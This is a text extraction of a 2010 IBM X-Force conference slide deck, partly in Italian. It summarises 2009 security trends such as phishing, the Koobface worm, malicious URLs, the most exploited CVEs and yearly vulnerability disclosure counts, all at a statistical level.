



Jean Paul Ballerini

Le tendenze 2010 dalla  
ricerca IBM

Security Day 2010

# Agenda

- Who is X-Force<sup>®</sup>
- IBM's Trend and Risk Report '09
- Conclusions

## X-Force R&D

# Unmatched Security Leadership

The mission of the  
IBM Internet Security Systems™  
X-Force® research and  
development team is to:

- Research and evaluate threat and protection issues
- Deliver security protection for today's security problems
- Develop new technology for tomorrow's security challenges
- Educate the media and user communities



**9.1B** analyzed Web pages & images

**150M** intrusion attempts daily

**40M** spam & phishing attacks

**48K** documented vulnerabilities  
Millions of unique malware samples

Provides Specific Analysis of:

- Vulnerabilities & exploits
- Malicious/Unwanted websites
- Spam and phishing
- Malware
- Other emerging trends

## Integrated in IBM's WW R&D



- ★ Vulnerability Discovery
- ★ Vulnerability Analysis
- ★ Malware Analysis
- ★ Threat Landscape Forecasting
- ★ Protection Technology Research
- ★ Security Content and Protection

### Zurich

- ★ Cryptographic foundations
- ★ Java cryptography
- ★ Privacy technology
- ★ Multiparty protocols
- ★ IDS & alert correlation
- ★ Smart card systems and application

### Almaden

- ★ Cryptographic foundations
- ★ Secure government workstation

### TJ Watson (Hawthorne)

- ★ Cryptographic foundations
- ★ Internet security & "ethical hacking"
- ★ Secure systems and smart cards
- ★ IDS sensors & vulnerability analysis
- ★ Secure payment systems
- ★ Antivirus
- ★ Privacy technology
- ★ Biometrics

### Haifa

- ★ PKI enablement
- ★ Trust policies

### New Delhi


- ★ High-performance cryptographic hardware & software

### Tokyo

- ★ Digital watermarking
- ★ XML security
- ★ VLSI for crypto

# X-Force Database

- Most comprehensive Vulnerability Database in the world
  - Over **48,000** unique vulnerabilities catalogued
  - Entries date back to the 1990's
- Updated daily by a dedicated research team
- The X-Force database currently tracks over...
  - 8000 Vendors
  - 17,000 Products
  - 40,000 Versions



# X-Force® R&D drives IBM's Security Innovation

Research



Technology



Solutions



## X-Force Protection Engines

- Extensions to existing engines
- New protection engine creation

## X-Force XPU's

- Security Content Update Development
- Security Content Update QA

## X-Force Intelligence

- X-Force Database
- Feed Monitoring and Collection
- Intelligence Sharing



**The X-Force team delivers reduced operational complexity – helping to build integrated technologies that feature “baked-in” simplification**

# The Evolution of Protection Technology



## IBM X-Force Security Leadership



### **X-Force Trends Report**

The IBM X-Force Trend Statistics Report provides statistical information about all aspects of threats that affect Internet security. Find out more at

<http://www-935.ibm.com/services/us/iss/xforce/trendreports/>



### **X-Force Security Alerts and Advisories**

Only IBM X-Force can deliver preemptive security due to our unwavering commitment to research and development and 24/7 global attack monitoring.

Find out more at <http://xforce.iss.net/>



### **X-Force Blogs and Feeds**

For a real-time update of Alerts, Advisories, and other security issues, subscribe to the X-Force RSS feeds. You can subscribe to the X-Force alerts and advisories feed at <http://iss.net/rss.php> or the Frequency X Blog at

<http://blogs.iss.net/rss.php>



### **X-Force Threat Analysis Service**

Stay up-to-date on the latest threats customized for your environment:

<http://www-935.ibm.com/services/us/index.wss/offering/iss/a1026943>




# Report's Main Results

- People are main target
- New malicious Web links have skyrocketed
- Phishing increased dramatically in 2H 2009.
- Vulnerability disclosures for document readers and editors continued to soar, specifically PDF.


## Koobface Worm: Facebook Infection

- Message with misspelling
- Land on video site suggesting an update
- Virus warning for further download



# Where are Malicious URLs?


**Top Web Site Categories Containing 10 or More Malicious Links**  
2009 H2



Source: IBM X-Force®

## Be Careful!


Top Web Site Categories Containing at Least One Malicious Link  
2009 H2



Source: IBM X-Force®

# Browser and PDF Exploitation

Browser and PDF Exploitation  
Source: IBM Managed Security Services  
2008-2009



Source: IBM X-Force®

# Most Popular Exploits

## Top Five Web-Based Exploits


Rank	2009
1.	Microsoft Office Web Components Spreadsheet ActiveX (CVE-2009-1136)
2.	Adobe Acrobat and Reader Collab.CollectE-mailInfo (CVE-2007-5659)
3.	Adobe Acrobat and Reader util.printf() (CVE-2008-2992)
4.	Adobe Acrobat and Reader GetIcon() (CVE-2009-0927)
5.	Adobe Flash Player SWF Scene Count (CVE-2007-0071)

2007!!



## Disclosures

Vulnerability Disclosures  
2000-2009



Source: IBM X-Force®

### 2006

- 6'803 vulnerabilities
- +41.0% over 2005

### 2007

- 6'437 vulnerabilities
- -5.4% over 2006

### 2008


- 7'406 vulnerabilities
- +13.5% over 2007

### 2009

- 6'601 vulnerabilities
- -10.87% over 2008


# Web Application Vulnerabilities

Percentage of Vulnerability Disclosures that Affect Web Applications 2009



Source: IBM X-Force®

Web Applications Platforms\*  
Vulnerabilities in Plug-ins Versus the Base Platform 2009




Source: IBM X-Force®




## Readers & Multimedia

**Critical and High Vulnerability Disclosures Affecting Document Readers and Editors 2007-2009**



Source: IBM X-Force®


**Critical and High Vulnerability Disclosures Affecting Multimedia Software 2007-2009**



Source: IBM X-Force®


# Obfuscation

**Obfuscated Web Pages and Files**  
Source: IBM Managed Security Services  
2008-2009



Source: IBM X-Force®

# Obfuscation

